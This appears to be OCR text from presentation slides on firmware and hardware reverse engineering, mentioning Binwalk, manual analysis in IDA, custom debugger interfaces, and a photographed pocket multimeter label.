
Parsing executable images

- Some useful firmware analysis tools:
  - Binwalk (https://code.google.com/p/binwalk/)
- In my experience there will be some element of manual analysis
  - searching for known bytes
  - finding entry
  - general fighting with IDA


Building Custom Hardware Interfaces: (debuggers)





AMPROBE
POCKET METER
PM51A
HOLD
600 V CAT II
300 V CAT III

